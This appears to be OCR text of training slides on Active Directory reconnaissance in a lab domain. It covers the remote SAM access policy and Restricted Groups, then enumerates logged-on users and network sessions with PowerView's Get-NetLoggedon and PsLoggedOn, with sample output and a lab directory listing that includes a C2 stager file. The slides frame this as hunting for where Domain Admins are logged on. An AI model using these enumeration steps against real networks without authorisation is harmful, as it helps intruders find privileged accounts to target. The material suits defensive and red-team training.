
- By default newer systems only allow Administrators (beginning with Windows 10 version 1607 and Windows Server 2016)

Restrictions – Remote SAM

- Controlled by the following policy:
  - *Network access: Restrict clients allowed to make remote calls to SAM*

- An administrator can edit the policy to enforce or relax restrictions
  - Manually or with SAMRi10

https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b



Network access: Restrict clients allowed to make remote c...

Template Security Policy Setting | Explain

Network access: Restrict clients allowed to make remote calls to SAM

If the security descriptor i
template, the policy settir

Security descriptor:

O:BAG:BAD:(A;;RC;;;BA

Security Settings for Remote Access to SAM

rentControlSet\Control\Terminal Server,System\CurrentControlSet\Contro

Group or user names:


- Domain Users (CAP\Domain Users)
- Administrators (WS04\Administrators)

Add... | Remove

Permissions for Domain Users	Allow	Deny
Remote Access	☑	□

OK | Cancel

Restricted Groups (and the old GPP)


Group Policy Management Editor
File
Action
View
Help
Workstation Admins [DC01.CAPSULE.CORP] Policy
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advanced
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory (CA
Advanced Audit Policy Configuration
Policy-based QoS
Administrative Templates: Policy definitions (ADM
Preferences
User Configuration
Policies
Preferences
CAP\Workstation Admins Properties
?
Configure Membership for CAP\Workstation A...
Add...
Remove
Add...
Remove
OK
Cancel
Apply

Group Name	Members	Member Of
CAP\Workstation Admins		Administrators


Members of this group:

<This group should contain no members>

This group is a member of:

Administrators

Logons and Network Sessions



CAPSULE.CORP Domain
LDAP
NTDS
Domain Controller
Session and Logon Enum
Session and Logon Enum
Session and Logon Enum
Session and Logon Enum
Session and Logon Enum
HostA
CAP\Goku
?

Logons

- Querying for users logged on in a system is useful for hunting purposes
  - where are the Domain Admins?

- These techniques require Local Admin privileges


- Can be enumerated using:
  - MS-RPC (e.g. MS-WKST)
  - Win32 API (e.g. NetWkstaUserEnum)
  - Remote Registry (e.g. HKEY_USERS)




```
PS C:\Users\Yamcha\Desktop> dir \\ws04.capsule.corp\C$


    Directory: \\ws04.capsule.corp\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        19/03/2019      5:52                PerfLogs
d-r---        14/09/2019     14:56                Program Files
d-r---        31/12/2019     11:49                Program Files (x86)
d-r---        06/01/2020     16:35                Users
d-----        31/12/2019     12:49                Windows
-a----        03/09/2019     23:13            305 atlas.exe
-a----        01/09/2019     13:02          10752 GruntStager2.exe
-a----        03/09/2019     22:32             12 wint3r.txt


PS C:\Users\Yamcha\Desktop> Get-NetLoggedon -ComputerName ws04


UserName     : Yamcha
LogonDomain  : CAP
AuthDomains  :
LogonServer  : DC01
ComputerName : ws04

UserName     : Yamcha
LogonDomain  : CAP
AuthDomains  :
LogonServer  : DC01
ComputerName : ws04

UserName     : WS04$
LogonDomain  : CAP
AuthDomains  :
LogonServer  :
ComputerName : ws04
```

Get-NetLoggedon from PowerView uses **NetWkstaUserEnum**

PsLoggedOn from Sysinternals uses the **Registry Remotely**



```
PS C:\Users\Yamcha\Desktop> .\PsLoggedon64.exe \\ws04

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     09/01/2020 15:49:25        CAP\Yamcha

Users logged on via resource shares:
     09/01/2020 17:15:09        CAP\Goku
     09/01/2020 17:15:11        CAP\Yamcha
```




PsLoggedOn's definition of a locally logged on user is one that has their profile loaded into the Registry, so *PsLoggedOn* determines who is logged on by scanning the keys under the HKEY_USERS key. For each key that has a name that is a user SID (security Identifier), *PsLoggedOn* looks up the corresponding user name and displays it. To determine who is logged onto a computer via resource shares, *PsLoggedOn* uses the *NetSessionEnum* API. Note that *PsLoggedOn* will show you as logged on via resource share to remote computers that you query because a logon is required for *PsLoggedOn* to access the Registry of a remote system.

Is there a way to identify logons as a low priv user?

YES *

Network Sessions

- Although commonly called “sessions”, they mean to be **network sessions**
- A **network session** is created – on the target – when a resource is accessed through the network (e.g. shared folder)
- Network sessions usually don’t have creds in memory, logons do
- Can be enumerated using:
  - MS-RPC (e.g. MS-SRVS)
  - Win32 API (e.g. NetSessionEnum)




```
CName        : \\10.10.10.11
UserName     : Yamcha
Time         : 5
IdleTime     : 0
ComputerName : ws04
```

